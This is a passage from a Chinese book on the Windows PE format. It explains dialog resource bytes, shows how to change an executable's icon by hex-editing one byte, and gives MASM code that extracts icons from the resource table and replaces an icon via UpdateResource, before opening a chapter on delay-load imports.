5.PE2.exe对话框资源解析

因为PE.exe对话框资源中只存在一个控件，相对简单。大家可以自行分析一下PE2.exe中的对话框资源。在分析时请注意资源的双字对齐补足部分，以下是分析用到的相关资料：

PE2的资源脚本文件中有关对话框定义的部分如下：

```
#include<resource.h>
```

```
#define ICO_MAIN 1000
#define DLG_MAIN 1000
#define IDC_INFO 1001
#define IDM_MAIN 2000
#define IDM_OPEN 2001
#define IDM_EXIT 2002
#define IDM_1 4000
#define IDM_2 4001
#define IDM_3 4002
#define IDM_4 4003
#define ID_TEXT 3000
#define ID_CONSOLE 3001
ICO_MAIN ICON"main.ico"
DLG_MAIN DIALOG 50,50,544,399
STYLE DS_MODALFRAME|WS_POPUP|WS_VISIBLE|WS_CAPTION|WS_SYSMENU
CAPTION"PE文件基本信息by qixiaorui"
MENU IDM_MAIN
FONT 9,"宋体"
BEGIN
CONTROL"",IDC_INFO,"RichEdit20A",196|ES_WANTRETURN|WS_CHILD|
ES_READONLY
 |WS_VISIBLE|WS_BORDER|WS_VSCROLL|WS_TABSTOP,0,0,540,396
LTEXT"请选择要执行的文件:",-1,10,13,200,8
EDITTEXT ID_TEXT,90,10,300,14
CHECKBOX "控制台程序",ID_CONSOLE,10,30,100,14
END
......
```

字节码的分析如下图所示，这些字段由读者自己分析。这里不再详细描述，其中[]是Unicode字符串。方框框起来的是为了对齐而补足的0x00。

```
00000f90                          00 00 C8 90 00 00 00 00          ........
00000fa0  04 00 32 00 32 00 20 02 8F 01 FF FF D0 07 00 00  ..2.2...........
00000fb0 [50 00 45 00 87 65 F6 4E FA 57 2C 67 E1 4F 6F 60  P.E..e.N.W,g.Oo`
00000fc0  20 00 62 00 79 00 20 00 71 00 69 00 78 00 69 00  ..b.y...q.i.x.i.
00000fd0  61 00 6F 00 72 00 75 00 69 00 00 00]09 00 8B 5B  a.o.r.u.i......[
00000fe0  53 4F 00 00 C4 18 A1 50 00 00 00 00 00 00 00 00  SO.....P........
00000ff0  1C 02 8C 01 E9 03[52 00 69 00 63 00 68 00 45 00  ......R.i.c.h.E.
00001000  64 00 69 00 74 00 32 00 30 00 41 00 00 00]00 00  d.i.t.2.0.A.....
00001010  00 00 00 00 00 00 02 50 00 00 00 00 0A 00 0D 00  .......P........
00001020  C8 00 08 00 FF FF FF FF[82 00 F7 8B 09 90 E9 62  ...............b
00001030  81 89 67 62 4C 88 84 76 87 65 F6 4E 1A FF 00 00]  ..gbL..v.e.N....
00001040  00 00 00 00 00 00 81 50 00 00 00 00 5A 00 0A 00  .......P....Z...
00001050  2C 01 0E 00 B8 0B FF FF 81 00 00 00 00 00 00 00  ,...............
00001060  02 00 01 50 00 00 00 00 0A 00 1E 00 64 00 0E 00  ...P........d...
00001070  B9 0B FF FF 80 00[A7 63 36 52 F0 53 0B 7A 8F 5E  .......c6R.S.z.^
00001080  00 00]00 00
```

7.5 资源表编程

本节将利用前面学习的对资源字节码的深度解析知识来提取图标。在正式编写程序之前，先来看一个实验。

7.5.1 更改图标实验

在"PE.rc"文件的基础上，再加入一个ICO文件，生成另外一个PEDumpIcon.rc，其资源脚本代码如下：

```
#include<resource.h>
#define ICO_MAIN 1000
#define DLG_MAIN 1000
#define IDC_INFO 1001
#define IDM_MAIN 2000
#define IDM_OPEN 2001
#define IDM_EXIT 2002
#define IDM_1 4000
#define IDM_2 4001
#define IDM_3 4002
#define IDM_4 4003
ICO_MAIN ICON"main.ico"
ICO_BOY ICON"boy.ico"
DLG_MAIN DIALOG 50,50,544,399
```

复制pe.asm到文件PEDumpIcon.asm，然后编译链接PEDumpIcon.asm文件，发现生成的程序图标发生了变化，由原来的main.ico变成了boy.ico。使用PEInfo查看资源信息如下：

```
根目录
|
|-- 3- 图标
|    |
|    |-- ID 1
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x000027d0   资源长度：744
|    |-- ID 2
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00002ab8   资源长度：296
|    |-- ID 3
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00002c08   资源长度：744
|-- 4- 菜单
|    |
|    |-- ID 2000
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00002f80   资源长度：208
|-- 5- 对话框
|    |
|    |-- ID 1000
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00002f08   资源长度：118
|-- 14- 图标组
|    |
|    |-- ICO_BOY

|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00002ef0   资源长度：20
|    |-- ID 1000
|    |      |
|    |      |-- 代码页：1033   资源所在文件位置：0x00002be0   资源长度：34
```

使用FlexHex打开PEDumpIcon.exe文件，只修改其中的一个字节。看看程序是否可以重新回到main.ico图标。在文件偏移位置0x002B02处，将原来的值03更改为01，然后回到文件夹，刷新一下，发现图标显示果然回到原来的main.ico。如图7-7所示。



a）



b）

图　7-7　将原来的值03更改为01程序图标的变化

如上图所示，图7-7a是未修改前PEDumpIcon.exe在操作系统中显示的图标，图7-7b是修改字节以后该程序在操作系统中显示的图标。

如果你感觉程序修改图标就这么简单，那就大错特错了，做任何事情都要知其然知其所以然。解读一下PEInfo显示的资源信息，你会发现，01号图标的数据长度和03号图标的数据长度刚好相等。这就是为什

么我们直接修改一个字节就可以成功的原因。

如果图标对应的数据长度和03号图标的数据长度不相等会怎样呢？

你可以自己尝试一下，将03的值修改为02，看看会出现什么情况。如图7-8所示。



图　7-8　将03的值修改为02程序图标的变化

如图所示，图7-8a是boy.ico的图标文件，在图标资源中的编号为01；图7-8b是main.ico的图标文件，在图标资源中的编号为03；图7-8c显示的是图标资源中编号为02的图标数据。修改之后好像也没有什么问题，系统只是将16×16的小图标放大到32×32显示。

如果更改为一个不存在的值会怎样呢？

这和在窗口程序中不指定图标的效果，也就是说和PE资源表中不存在图标组的效果是一样的。将PEDumpIcon.exe文件0x002B02处的值更改为一个不存在的值（如05）的时候，操作系统会在显示时帮助你画出一个图标来当做该程序的图标，如图7-9所示。




图　7-9　将03的值修改为05程序图标的变化

如图所示，因为在PE资源中指定了一个不存在的图标，操作系统从PE的资源表中无法定位到该索引的图标，所以系统就帮你画了一个图标作为该程序的默认图标，如图7-9c所示。

掌握了更改程序图标的方法后，下面看一个提取程序图标的实例。

7.5.2　提取程序图标实例

回顾图7-6，一个ICO文件由三大部分组成：第一部分是图标头，第二部分是图标项，第三部分为图标数据。其中，对应到PE资源表中，第一部分和第二部分组合成图标组资源（某些值稍有变化，见7.4.5小节），第三部分的每个图标数据对应一个图标资源。

本实例程序假设图标是由多个图标数据组成，即资源表中一定存在图标组，以下程序实现的是提取图标组中包含的所有的图标。

1.从资源文件到ICO文件的数据组合

ICO头部分＋ICO项描述在资源图标组里定义，每一部分数据则在资源图标里定义。程序首先检测是否存在图标组资源，如果不存在则退出；如果存在，就定位到图标组资源数据，通过将字段编号（1个字）修改为偏移（2个字），重新组合ICO头部使其符合ICO文件头部要求。最后，分别读取各部分图标资源数据，顺序连接到ICO头部后即可。

2.源码分析

完整源代码见随书文件chapter7\PEDumpIcon.asm，以下是对部分源代码的简单分析。程序复制自PE.asm，更新的代码从函数_openFile开始，代码如下：

```
;显示资源表信息
invoke _getResource,@lpMemory,esi,@dwFileSize
```

函数_getResource完成了整个图标数据的提取工作，其实现如代码清单7-3所示。

代码清单7-3　获取PE文件的资源信息（chapter7\PEDumpIcon.asm）

```
;--------------------
;获取PE文件的资源信息
;--------------------
_getResource proc _lpFile,_lpPeHead,_dwSize
local @szBuffer [1024]:byte
pushad
;通过PE头定位资源表所在RVA
mov esi,_lpPeHead
assume esi:ptr IMAGE_NT_HEADERS
mov eax,[esi].OptionalHeader.DataDirectory[8*2].VirtualAddress
 .if!eax
invoke _appendInfo,addr szNoResource
jmp _ret
```

```
.endif
push eax
;求资源表在文件的偏移
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov esi,eax
pop eax
;传入的两个参数分别表示
;1、文件头位置
;2、资源表位置
invoke _processRes,_lpFile,esi
_ret:
assume esi:nothing
popad
ret
_getResource endp
```

以上代码根据PE文件数据目录表中对资源表项的描述，得到资源表在文件中的位置，然后调用函数_processRes遍历资源表图标项，代码清单7-4是函数_processRes的源代码。

代码清单7-4　遍历资源表项的图标组资源的函数_processRes（chapter7\peinfo.asm）

```
;------------------------
;遍历资源表项的图标组资源
;_lpFile：文件地址
;_lpRes：资源表地址
;------------------------
_processRes proc _lpFile,_lpRes
local @szBuffer [1024]:byte
local @szResName [256]:byte
local @dwTemp1,@dwTemp2,@dwTemp3
pushad
mov dwICO,0
mov esi,_lpRes ;指向目录表
;计算目录项的个数
assume esi:ptr IMAGE_RESOURCE_DIRECTORY
mov cx,[esi].NumberOfNamedEntries
add cx,[esi].NumberOfIdEntries
movzx ecx,cx
;跳过目录头定位到目录项
add esi,sizeof IMAGE_RESOURCE_DIRECTORY
assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
.while ecx>0
;查看IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData
mov ebx,[esi].OffsetToData
.if ebx&80000000h ;如果最高位为1
and ebx,7fffffffh ;二级子目录
```

```
add ebx,_lpRes
mov eax,[esi].Name1
；如果是按名称定义的资源类型，跳过
.if eax＆80000000h
jmp _next
.else ；如果是按编号定义的资源类型

；第一层，eax指向了资源类别
.if eax == 0eh ；判断编号是否为图标组

；移动到第二级目录
；计算目录项的个数
mov esi,ebx
assume esi:ptr IMAGE_RESOURCE_DIRECTORY
mov cx,[esi].NumberOfNamedEntries
add cx,[esi].NumberOfIdEntries
movzx ecx,cx
mov dwICO,ecx

invoke wsprintf,addr szBuffer,addr szOut10,\
dwICO
invoke _appendInfo,addr szBuffer
mov ecx,dwICO

；跳过第二级目录头定位到第二级目录项
add esi,sizeof IMAGE_RESOURCE_DIRECTORY
assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
mov @dwTemp1,0
.while ecx＞0
push ecx
push esi

；直接访问到数据，获取数据在文件的偏移及大小
add @dwTemp1,1
mov ebx,[esi].OffsetToData
.if ebx＆80000000h ；最高位为1
and ebx,7fffffffh
add ebx,_lpRes ；第三级

；移动到第三级目录，假设目录项数量都为1
mov esi,ebx
assume esi:ptr IMAGE_RESOURCE_DIRECTORY
add esi,sizeof IMAGE_RESOURCE_DIRECTORY
assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY

；地址指向数据项
mov ebx,[esi].OffsetToData
add ebx,_lpRes

assume ebx:ptr IMAGE_RESOURCE_DATA_ENTRY
mov eax,[ebx].OffsetToData
mov edx,[ebx].Size1
mov @dwTemp3,edx
invoke _RVAToOffset,_lpFile,eax
mov @dwTemp2,eax
invoke wsprintf,addr szBuffer,addr szLevel3,\
@dwTemp1,@dwTemp2,@dwTemp3
invoke _appendInfo,addr szBuffer
```

```
92 ;处理单个ICO文件
93 ;参数1：文件开始
94 ;参数2：资源表开始
95 ;参数3：PE ICO头开始
96 ;参数4：编号
97 ;参数5：PE ICO头大小
98 invoke _getIcoData,_lpFile,_lpRes,\
99 @dwTemp1,@dwTemp2,@dwTemp3
100
101 .endif
102
103 pop esi
104 pop ecx
105 add esi,sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
106 dec ecx
107 .endw
108 jmp _next
109 .else
110 jmp _next
111 .endif
112
113 .endif
114 .endif
115 _next:
116 add esi,sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
117 dec ecx
118 .endw
119
120 .if dwICO == 0
121 invoke _appendInfo,addr szNoIconArray
122 .endif
123 assume esi:nothing
124 assume ebx:nothing
125 popad
126 ret
127 _processRes endp
```

函数从根目录开始，根据从一级目录项的Name1字段获取的类别编号，判断是否存在图标组（值为14，即0eh）。如果存在，则继续遍历，直到找到该图标组的偏移地址和大小；不存在则退出，不做处理。92～99行是对找到的该图标组的信息进行处理的函数，函数名为_getIcoData，针对每一个图标组，将生成一个单独的ICO磁盘文件。代码清单7-5是处理函数_getIcoData的代码。

代码清单7-5　通过PE中对图标组资源的描述获取ICO数据（chapter7\PEDumpIcon.asm）

```
;-------------------------------
;通过PE中对图标组资源的描述获取ICO数据
;
;参数1：文件开始
;参数2：资源表开始
;参数3：PE ICO头开始
;参数4：编号（由此构造磁盘文件名g12.ico）
;参数5：PE ICO头大小
;-------------------------------
```

```
_getIcoData proc _lpFile,_lpRes,_number,_off,_size
local @dwTemp,@dwCount,@dwTemp1
local @lpMem,@dwForward
pushad
invoke wsprintf,addr szFileName1,addr szOut11,_number
invoke wsprintf,addr szBuffer,addr szFile,\
addr szFileName1
invoke _appendInfo,addr szBuffer
;新建文件
invoke CreateFile,addr szFileName1,GENERIC_WRITE,\
FILE_SHARE_READ,\
0,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,0
mov hFile,eax
;定位文件指针
mov eax,_lpFile
add eax,_off
mov lpMemory,eax
mov @lpMem,eax
;写入6字节文件头
invoke WriteFile,hFile,lpMemory,6,addr @dwTemp,NULL
;求出图标组包含图标的个数
mov esi,dword ptr [lpMemory]
add esi,4
xor ecx,ecx
mov cx,word ptr [esi]
mov @dwCount,ecx
invoke wsprintf,addr szBuffer,addr szOut13,\
_number,@dwCount
invoke _appendInfo,addr szBuffer
;求第一个图标数据在文件中的偏移
xor edx,edx
mov eax,@dwCount
mov cx,2 ;每一个记录多2字节
mul cx
add eax,_size
mov @dwForward,eax ;上一个
;定位到ICO图标项起始
mov esi,dword ptr [lpMemory]
add esi,6
assume esi:ptr PE_ICON_DIR_ENTRY
mov dwIcoDataSize,0
mov eax,@dwCount
mov @dwTemp1,eax
.while @dwTemp1>0
push esi
;将PE中的大部分赋值，除最后一个字段外
mov al,[esi].bWidth
mov lpIconDE.bWidth,al
mov al,[esi].bHeight
```

```
mov lpIconDE.bHeight,al
mov al,[esi].bColorCount
mov lpIconDE.bColorCount,al
mov al,[esi].bReserved
mov lpIconDE.bReserved,al
mov ax,[esi].wPlanes
mov lpIconDE.wPlanes,ax
mov ax,[esi].wBitCount
mov lpIconDE.wBitCount,ax
mov eax,[esi].dwBytesInRes
mov lpIconDE.dwBytesInRes,eax
;该值需要修正，记录图标数据在文件偏移
;第一个图标的该值是文件ICO头大小
;以后的图标的该值是上一个加上数据长度
mov eax,dwIcoDataSize
add @dwForward,eax
mov eax,@dwForward
mov lpIconDE.dwImageOffset,eax
invoke WriteFile,hFile,addr lpIconDE,\
sizeof ICON_DIR_ENTRY,addr @dwTemp,NULL
mov eax,[esi].dwBytesInRes ;为下一次计算地址做准备
mov dwIcoDataSize,eax
pop esi
add esi,sizeof PE_ICON_DIR_ENTRY
dec @dwTemp1
.endw ;该循环结束，所有的头部信息已经完毕
invoke _appendInfo,addr szICOHeader
;开始下一个循环，将所有图标数据写入文件
mov esi,dword ptr [lpMemory]
add esi,6
assume esi:ptr PE_ICON_DIR_ENTRY
mov eax,@dwCount
mov @dwTemp1,eax
.while @dwTemp1>0
push esi
xor eax,eax
mov ax,[esi].dwImageOffset ;取得图标的序号
;写入文件图标数据
;返回eax为图标数据大小
invoke _getFinnalData,_lpFile,_lpRes,eax
pop esi
add esi,sizeof PE_ICON_DIR_ENTRY
```

```
128 dec @dwTemp1
129 .endw ;该循环结束，所有的数据信息附加完毕
130
131 invoke CloseHandle,hFile
132
133 popad
134
135 ret
136 _getIcoData endp
```

代码32～33行完成了6字节ICO头的文件写入操作。函数中用了两个循环，第一个循环是61～105行，它将资源目录表的ICO_DIR_ENTRY项写入到了ICO文件的头部；第二个循环是109～129行，该部分代码完成了将所有图标数据写入文件。函数_getFinnalData完成的工作是将指定编号_num的图标数据取出并写入文件hFile中，代码如代码清单7-6所示。

代码清单7-6　将图标数据写入文件（chapter7\PEDumpIcon.asm）

```
;-------------------------------
;将图标数据写入文件
;
;参数_lpFile：文件内存起始地址
;参数_lpRes:资源表起始地址
;参数_nubmer：为图标序号
;-------------------------------
_getFinnalData proc _lpFile,_lpRes,_number
local @ret,@dwTemp
local @szBuffer [1024]:byte
local @szResName [256]:byte
local @dwTemp1,@dwTemp2,@dwTemp3
local @lpMem

pushad
mov @ret,0

mov dwICO,0

mov esi,_lpRes ;指向第一级目录表

;计算目录项的个数
assume esi:ptr IMAGE_RESOURCE_DIRECTORY
mov cx,[esi].NumberOfNamedEntries
add cx,[esi].NumberOfIdEntries
movzx ecx,cx

;跳过目录头定位到目录项
add esi,sizeof IMAGE_RESOURCE_DIRECTORY
assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
.while ecx > 0

;查看IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData
mov ebx,[esi].OffsetToData
.if ebx & 80000000h ;如果最高位为1
and ebx,7fffffffh ;二级子目录
```

```
add ebx,_lpRes
mov eax,[esi].Name1
;如果是按名称定义的资源类型，跳过
.if eax&80000000h
jmp _next
.else ;如果是按编号定义的资源类型
;第一层，eax指向了资源类别
.if eax == 03h ;判断编号是否为图标
;移动到第二级目录
;计算目录项的个数
mov esi,ebx
assume esi:ptr IMAGE_RESOURCE_DIRECTORY
mov cx,[esi].NumberOfNamedEntries
add cx,[esi].NumberOfIdEntries
movzx ecx,cx
mov dwICO,ecx
mov ecx,dwICO
;跳过第二级目录头定位到第二级目录项
add esi,sizeof IMAGE_RESOURCE_DIRECTORY
assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
mov @dwTemp1,0
.while ecx>0
push ecx
push esi
;直接访问到数据，获取数据在文件的偏移及大小
add @dwTemp1,1
;判断序号是否和指定的一致
mov eax,_number
.if @dwTemp1!=eax
jmp _loop
.endif
;如果一致，则继续查找数据
mov ebx,[esi].OffsetToData
.if ebx&80000000h ;最高位为1
and ebx,7fffffffh
add ebx,_lpRes ;第三级
;移动到第三级目录，假设目录项数量都为1
mov esi,ebx
assume esi:ptr IMAGE_RESOURCE_DIRECTORY
add esi,sizeof IMAGE_RESOURCE_DIRECTORY
assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
;地址指向数据项
mov ebx,[esi].OffsetToData
add ebx,_lpRes
assume ebx:ptr IMAGE_RESOURCE_DATA_ENTRY
mov eax,[ebx].OffsetToData
mov edx,[ebx].Size1
```

```
mov @dwTemp3,edx
invoke _RVAToOffset,_lpFile,eax
mov @dwTemp2,eax

invoke wsprintf,addr szBuffer,addr szLevel31,\
@dwTemp1,@dwTemp2,@dwTemp3
invoke _appendInfo,addr szBuffer

mov eax,_lpFile
add eax,@dwTemp2
mov @lpMem,eax

;将@dwTemp2开始的@dwTemp3字节写入文件
invoke WriteFile,hFile,@lpMem,\
@dwTemp3,addr @dwTemp,NULL
invoke _appendInfo,addr szFinished

pop esi
pop ecx
mov @ret,1
jmp _ret
.endif

_loop:
pop esi
pop ecx
add esi,sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
dec ecx
.endw
jmp _next
.else
jmp _next
.endif

.endif
.endif
_next:
add esi,sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
dec ecx
.endw

.if dwICO == 0
invoke _appendInfo,addr szNoIconArray
.endif
_ret:
assume esi:nothing
assume ebx:nothing
popad
mov eax,@ret
ret
_getFinnalData endp
```

与定位图标组的方法一样，即判断第一级目录项中的Name1字段的值是什么，如果为4，则表示图标。顺着这条路径进行下去，直到从二叉树结构中找到该图标数据所在文件偏移和数据大小，然后将数据原样附加到ICO文件末尾。整个程序只取第一个代码页的数据，图标组如是，图标亦如是。

3.提取Internet Explorer程序的图标

编译链接PEDumpIcon.asm后运行程序。打开IExplorer.exe文件，运行结果如下：

```
-------------------------------------------------------------
待处理的 PE 文件：C:\ql\IEXPLORE.EXE
资源表中有图标组 23 个。
-------------------------------------------------------------

图标组   1 所在文件位置：0x000160a4     资源长度：132
  >> 新建文件 g1.ico
  >> 图标组   1 中共有图标：9 个。
  >> 完成 ICO 头部信息
  >> 图标   1 所在文件位置：0x00003370   资源长度：1640
  >> 完成写入。
  >> 图标   2 所在文件位置：0x000039d8   资源长度：744
  >> 完成写入。
  >> 图标   3 所在文件位置：0x00003cc0   资源长度：296
  >> 完成写入。
......
  >> 图标   9 所在文件位置：0x000090f0   资源长度：1128
  >> 完成写入。
......
图标组  21 所在文件位置：0x000163fc     资源长度：20
  >> 新建文件 g21.ico
  >> 图标组  21 中共有图标：1 个。
  >> 完成 ICO 头部信息
  >> 图标  52 所在文件位置：0x00015628   资源长度：744
  >> 完成写入。

图标组  22 所在文件位置：0x00016410   资源长度：20
  >> 新建文件 g22.ico
  >> 图标组  22 中共有图标：1 个。
  >> 完成 ICO 头部信息
  >> 图标  53 所在文件位置：0x00015910   资源长度：744
  >> 完成写入。

图标组  23 所在文件位置：0x00016424   资源长度：34
  >> 新建文件 g23.ico
  >> 图标组  23 中共有图标：2 个。
  >> 完成 ICO 头部信息
  >> 图标  54 所在文件位置：0x00015bf8   资源长度：744

>> 完成写入。
>> 图标  55 所在文件位置：0x00015ee0   资源长度：296
>> 完成写入。
```

运行的界面如图7-10所示。




图　7-10　PEDumpIcon运行界面

如图所示，程序首先显示待处理的PE文件中一共有多少个图标组。然后依次显示每个图标组的相关信息，这些信息包括：图标组的编号、所在文件的位置，以及图标组资源的长度。最后，将该图标组中所有的图标，按每个图标一个ICO文件的方式将资源表中的数据转储到文件中。

本节依据PE资源表中对图标文件的处理方式，完成了从资源数据到图标的反抓取。在编写本程序时，重点阅读如何在PE资源表中得到指定类别、指定名称（或编号）的资源的位置和资源的长度。

7.5.3　更改程序图标实例

本小节学习如何更改程序的图标。因为通过直接修改PE资源文件实现图标的修改，涉及许多还没有讲过的知识，本实例将使用现有的Windows API函数来完成这个任务。

Windows操作系统为开发者提供了几个API函数，用来更新PE文件中资源的函数有：BeginUpdateResource、UpdateResource、EndUpdateResource。用来枚举PE文件中资源的函数有：EnumResourceTypes、EnumResourceNames、EnumResourceLanguages。具体的使用方法可以参见MSDN，以下将使用这些函数实现图标资源的替换。

本实例的目标是将指定PE程序显示的图标更改为boy.ico图标。这里还是从函数_openFile开始，不再对PE文件进行格式检测，而是直接处理，代码如代码清单7-7所示。

代码清单7-7　选择PE文件并处理的函数_openFile（chapter7\PEUpdateIcon.asm）

```
;--------------------
; 选择 PE 文件并处理
;--------------------
_openFile proc
  local @stOF:OPENFILENAME
  local @hFile,@dwFileSize,@hMapFile,@lpMemory

  invoke RtlZeroMemory,addr @stOF,sizeof @stOF
  mov @stOF.lStructSize,sizeof @stOF
   push hWinMain
   pop @stOF.hwndOwner
   mov @stOF.lpstrFilter,offset szExtPe
   mov @stOF.lpstrFile,offset szFileName
   mov @stOF.nMaxFile,MAX_PATH
   mov @stOF.Flags,OFN_PATHMUSTEXIST or OFN_FILEMUSTEXIST
   invoke GetOpenFileName,addr @stOF  ;让用户选择打开的文件
   .if !eax
     jmp @F
   .endif

   ; 将 boy.ico 的图标数据写入 PE 文件

   invoke _doUpdate,addr lpszBoyIcon,addr szFileName
   .if eax
     invoke _appendInfo,addr szSuccess
   .else
     invoke _appendInfo,addr szFailure
   .endif
 @@:
   ret
 _openFile endp
```

调用函数_doUpdate写入PE图标boy.ico。先修改第一个图标组，然

后再更新编号为1的图标数据，如代码清单7-8所示。

代码清单7-8　用指定ICO文件替换PE程序的图标（chapter7\PEUpdateIcon.asm）

```
;-----------------------------------
; 将 boy.ico 图标替换指定 PE 程序的图标
; 使用 Win32 API 函数 UpdateResource 实现此功能
;-----------------------------------
_doUpdate proc _lpszFile, _lpszExeFile
        local @stID:ICON_DIR
        local @stIDE:ICON_DIR_ENTRY
        local @stGID:PE_ICON_DIR
        local @hFile:DWORD
local @dwReserved:DWORD
local @nSize:DWORD
local @nGSize:DWORD
local @pIcon:DWORD
local @pGrpIcon:DWORD
local @hUpdate:DWORD
local @ret:DWORD

invoke CreateFile,_lpszFile,GENERIC_READ,\
NULL,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL
mov @hFile,eax
.if eax == INVALID_HANDLE_VALUE
xor eax,eax
ret
.endif

invoke RtlZeroMemory,addr @stID,sizeof @stID
invoke ReadFile,@hFile,addr @stID,sizeof @stID,\
addr @dwReserved,NULL
invoke RtlZeroMemory,addr @stIDE,sizeof @stIDE
invoke ReadFile,@hFile,addr @stIDE,sizeof @stIDE,\
addr @dwReserved,NULL

push @stIDE.dwBytesInRes
pop @nSize
invoke GlobalAlloc,GPTR,@nSize
mov @pIcon,eax
invoke SetFilePointer,@hFile,@stIDE.dwImageOffset,\
NULL,FILE_BEGIN
invoke ReadFile,@hFile,@pIcon,@nSize,\
addr @dwReserved,NULL

.if eax == 0
jmp _ret
.endif

invoke RtlZeroMemory,addr @stGID,sizeof @stGID
push @stID.idCount
pop @stGID.idCount
mov @stGID.idReserved,0
mov @stGID.idType,1
invoke RtlMoveMemory,addr @stGID.idEntries,addr @stIDE,12
mov @stGID.idEntries.nID,0
mov @nGSize,sizeof @stGID
```

```
54 invoke GlobalAlloc,GPTR,@nGSize
55 mov @pGrpIcon,eax
56 invoke RtlMoveMemory,@pGrpIcon,addr @stGID,@nGSize
57
58 ;开始修改
59 invoke BeginUpdateResource,_lpszExeFile,FALSE
60 mov @hUpdate,eax
61 nop
62 invoke UpdateResource,@hUpdate,RT_GROUP_ICON,1,\
63 LANG_CHINESE,@pGrpIcon,@nGSize
64 invoke UpdateResource,@hUpdate,RT_ICON,1,
65 LANG_CHINESE,@pIcon,@nSize
66 mov @ret,eax
67 invoke EndUpdateResource,@hUpdate,FALSE
68 .if @ret == FALSE
69 invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
70 jmp _ret
71 .endif
72
73 mov eax,1
74 jmp _exit
75 _ret:
76 invoke GlobalFree,@pIcon
77 invoke CloseHandle,@hFile
78 xor eax,eax
79 _exit:
80 invoke CloseHandle,@hFile
81 ret
82 _doUpdate endp
```

如以上代码所示，18～24行打开指定的ICO文件，26～31行读取ICO文件的图标头和图标项内容分别存储在变量@stID和@stIDE中。46～56行通过读取的ICO文件的图标头和图标项生成PE文件的图标组资源数据。在这里要特别注意，从ICO文件到PE资源图标组数据的变化，即每个图标项的双字偏移地址要更改为单字的编号。行58～71通过调用相应的API函数实现PE程序的图标的替换。

7.6 小结

本章着重介绍了PE中的资源表。PE中的资源表实际是一个四层的排序二叉树的典型应用。通过对资源表数据结构的解析，我们可以获得某个资源在文件中的位置及该资源数据块的大小，进一步获取该资源块。本章还针对常见的资源类型对资源块的字节码进行深度解析，让读者了解在资源脚本文件中，脚本与资源编译程序最终生成的资源数据块字节码之间存在一一对应的关系。

第8章　延迟加载导入表

本章我们来学习延迟加载导入表（Delay Load Import Table）。延迟加载导入表是PE中引入的专门用来描述与动态链接库延迟加载相关的数据，因为这些数据所起的作用和结构与导入表数据基本一致，所以称为延迟加载导入表。

延迟加载导入表和导入表是相互分离的。一个PE文件中可以同时存在这两种数据，也可以单独存在一种。延迟加载导入表是一种特殊类型的导入表，同导入表一样，它记录了应用程序要导入的部分或全部动态链接库及相关的函数信息。与导入表不同的是，它所记录的这些动态链接库并不会被操作系统的PE加载器加载，只有等到由其登记的相关函数被应用程序调用时，PE中注册的延迟加载函数才会根据延迟加载导入表中对该函数的描述，动态加载相关链接库并修正函数的VA地址，实现对函数的调用。

在学习延迟加载导入表之前，我们来看一下延迟加载导入的机制及作用。

8.1　延迟加载导入的概念及其作用

延迟加载导入是一种合理利用进程加载机制提高进程加载效率的技术，使用延迟加载导入能跳过加载前对引入函数的检测及加载后对IAT的修正，从而避免出现诸如“无法找到组件”的错误提示，提高程序的适应性。

通过导入表部分的学习我们知道，一个应用程序要调用动态链接库的某个函数，需要先在程序中静态引入该动态链接库，编译器在编译时会分解调用该引入函数的invoke指令，并将其调用最终指向IAT。PE加载器要完成的任务就是根据导入表的描述，将IAT中的地址修正为函数在进程地址空间的真实地址VA，这样就能保证该函数被正确调用。

